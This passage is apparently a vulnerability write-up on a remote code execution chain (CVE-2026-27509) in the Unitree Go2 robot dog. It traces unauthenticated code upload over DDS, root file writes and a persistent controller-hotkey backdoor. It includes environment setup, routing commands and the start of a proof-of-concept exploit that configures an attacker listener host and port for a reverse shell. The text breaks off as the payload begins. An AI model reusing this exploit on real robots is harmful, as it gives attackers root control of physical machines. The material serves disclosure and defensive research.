
actuator_manager.pyThe code routes messages to handlers based solely on the api_id value, without ever checking if the sender has permission to invoke that function. The code essentially says "You specified api_id=1002? Okay, let me upload your code!"
3. Code Injection
Authentication and authorization issues aside, this upload 'API' should at least validate the code it's accepting. Instead, actuator_manager.py accepts arbitrary Python code as a string and writes it straight to disk without any validation.
When the robot receives a message with api_id=1002, it routes to the code upload handler & the robot will parse the JSON payload.

actuator_manager.pyThis is what allows us to define a controller shortcut that triggers an actuator.
chunk_content = ''  # <-- hold the malicious code
program_uuid = ''   # <-- become the filename
bind_hotkey = ''    # <-- what controller button to bind to
Ironically, the robot performs exactly one validation check, confirming that a field parameter exists. The actual content of that parameter is never examined. It will also later perform a hotkey validation because the only hotkeys allowed are R1+Y, L2+Y, L1+Y, whose states are set in /unitree/etc/programming/hotkey_list.txt

actuator_manager.pyThe robot then validates the structure (not the content).

actuator_manager.pyThis part is really interesting. Unitree designed this API to support large programs split across multiple chunks (like uploading a 50KB program in 5x 10KB pieces). But the implementation is broken. This is super convenient for us.

actuator_manager.pyOnly chunk_index == 1 is ever processed. If we send chunk_index=0, chunk_index=2, chunk_index=3 they're all getting ignored. It's only checking if chunk 1 is stored. So, from a payload/exploit perspective, we can send everything in a single chunk by setting chunk_index=1 and total_chunk_num=1 which is very simple and reliable.
Once sent, the robot stores our malicious code in memory via hotkey_manager.add_program_cache(chunk_content) (line 276), but it's not on disk yet.
Looking at line 279, we see that when all chunks are received (in our case, just chunk 1), the code checks if chunk_index == total_chunk_num: and triggers hotkey_manager.update_hotkey_list(bind_hotkey, program_uuid). This transitions us to looking at hotkey_manager.py.
4. Arbitrary File Write as Root
After accepting the malicious code, the robot needs to store it somewhere. The hotkey_manager.py module handles this, writing the code to a .py file in /unitree/etc/programming/.
hotkey_manager.py handles a lot, such as deleting the old program file.

hotkey_manager.pyAnd creating our new program file. I'll mention it in passing, but there is a path traversal in the path construction if the program_uuid is something like ../../../../tmp/something. There's more going on here, but it's not important for our exploit.

hotkey_manager.pyTo further understand the code above, we must know where PROGRAMMING_DIR and program_cache comes from. Remember actuator_manager.py stores our code in memory via hotkey_manager.add_program_cache(chunk_content) and hotkey_manager.py defines PROGRAMMING_DIR as /unitree/etc/programming/.
There are a lot more bugs here that are not related to CVE-2026-27509. After writing the file, the robot sends a success response.

actuator_manager.py5. Persistent Hotkey Binding
The robot binds the uploaded python saved to disk to a controller keybinding. This binding is stored in a text file, creating a persistent backdoor.

hotkey_manager.pyThis survives the reboot because the file is read when actuator_manager.py starts up as defined in self.load_hotkey_list() of hotkey_manager.py's _init_. The in-memory mapping is fetched from hotkey_list.txt. From this point on, whenever the robot powers on, something like this persists (assuming our file is called revshell.py)

root@Unitree:/unitree/etc/programming# cat hotkey_list.txt
L1+Y None
L2+Y None
R1+Y revshell
When the Go2 powers on, actuator_manager.py starts and loads hotkey_list.txt. It sees that R1+Y is bound to revshell which acts like a pointer to our DDS uploaded Python script stored at /unitree/etc/programming/. When R1+Y is pressed, revshell.py is triggered to run.
6. Uncontrolled Root Execution
Execution of revshell.py happens in two parts: detecting the button press, and spawning the program.

actuator_manager.pyNo restrictions, no timeouts, no resource limits. The only check is preventing two scripts from running simultaneously. Beyond that, script_path is passed directly to python3 and executed as root... no sanitization, no questions asked. 👍
Remote Code Execution in Version 1.1.7 (CVE-2026-27509)
A POC was written to exploit those issues & affects versions V1.1.7 through sometime before V1.1.11. However, the V1.1.11 EDU variant of the Unitree Go2 remains vulnerable.
Here's what the attack chain looks like from the victim's perspective once the PoC is run.
1. Attacker runs POC targetting victim Go2
                       ↓
2. Victim presses R1+Y on physical controller
                       ↓
3. Controller sends DDS message on "rt/wirelesscontroller" topic
                       ↓
4. physical_remote_control_key_monitoring() receives message
                       ↓
5. Calls process_btn_type(hotkey_manager, BtnType.R1ANDY)
                       ↓
6. Looks up program UUID for "R1+Y" → finds "revshell"
                       ↓
7. Constructs path → /unitree/etc/programming/revshell.py
                       ↓
8. Spawns thread → run_script('/unitree/etc/programming/revshell.py')
                       ↓
9. subprocess.Popen(['python3', 'revshell.py'])
                       ↓
10. Code gets executed, attacker listener catches the reverse shell
To run the PoC, you'll need CycloneDDS which was a pain in my asshole to get working. I recommend using a Debian-based machine. The PoC includes some abstraction provided by the unitree_sdk2_python project. Immense props & respect to those guys 👏.
Our DDS messages must conform to a specific data structure defined by Unitree in IDL files. That SDK converts them to Python classes for us. I should mention that you don't need to use the repo... You can use the standalone IDL files with a bit of finagling. I simply don't want to explain everything. To run the POC setup the following environment:
sudo apt install -y python3.12 python3.12-venv && \
python3.12 -m venv py312_venv && \
source py312_venv/bin/activate

sudo apt update
sudo apt install -y git cmake build-essential pkg-config libssl-dev liblttng-ust-dev

git clone https://github.com/eclipse-cyclonedds/cyclonedds.git
cd cyclonedds && mkdir build && cd build
cmake .. -DCMAKE_INSTALL_PREFIX=/usr/local
make -j$(nproc)
sudo make install

git clone https://github.com/unitreerobotics/unitree_sdk2_python.git
cd unitree_sdk2_python
pip3 install -e .

Before we run the POC we'll first validate that no controller bindings have been created and no additional files exist in /unitree/etc/programming besides info.txt and hotkey_list.txt.

The actuator service will run as root by default on boot. To gain better visuals of what is going on under the hood, we've killed it and ran it actuator_manager.py ourselves.
To make documenting the exploit cleaner, we connected the robot directly to the router via Ethernet and added routes on our attacker machine to reach the Go2's network through its external IP.
sudo route add -net 192.168.123.0/24 192.168.1.7
(192.168.1.2) at 96:94:f7:af:82:d2 on en0 Attacker IP
(192.168.1.7) at 7e:1d:75:60:f5:89 on en0 Robot IP (wlan0)
With these routes set CycloneDDS's explicit peer configuration takes care of the rest.

The Go2's on-device access point is another valid entry point. Our PoC sidesteps it by connecting the robot directly to our network, keeping the RCE unauthenticated. In the wild, the access point is the more realistic vector where the Go2 network is auth-gated only by a broadcasted password protected SSID. There's also a more involved setup via a direct Ethernet connection from the attacker's PC to the robot, but that's a lot to get into 💀.
Below is the POC that achieves RCE on Unitree Go2 via DDS on V1.1.7 and V1.1.11 EDU.
#!/usr/bin/env python3
import sys
import json
import os
import time
from cyclonedds.domain import DomainParticipant
from cyclonedds.topic import Topic
from cyclonedds.pub import DataWriter
from cyclonedds.sub import DataReader
from cyclonedds.core import Qos, Policy
from cyclonedds.util import duration
from unitree_sdk2py.idl.unitree_api.msg.dds_ import (
    Request_, RequestHeader_, RequestIdentity_, RequestLease_, RequestPolicy_, Response_
)

# inline DDS config
os.environ['CYCLONEDDS_URI'] = '''<CycloneDDS>
  <Domain id="0">
    <General>
      <NetworkInterfaceAddress>auto</NetworkInterfaceAddress>
    </General>
    <Discovery>
      <Peers>
        <Peer address="192.168.123.161"/>
      </Peers>
    </Discovery>
  </Domain>
</CycloneDDS>'''

# change this to ur machine
LHOST = "192.168.1.2"
LPORT = 4444

# rs payload
revshell_code = f"""
import socket
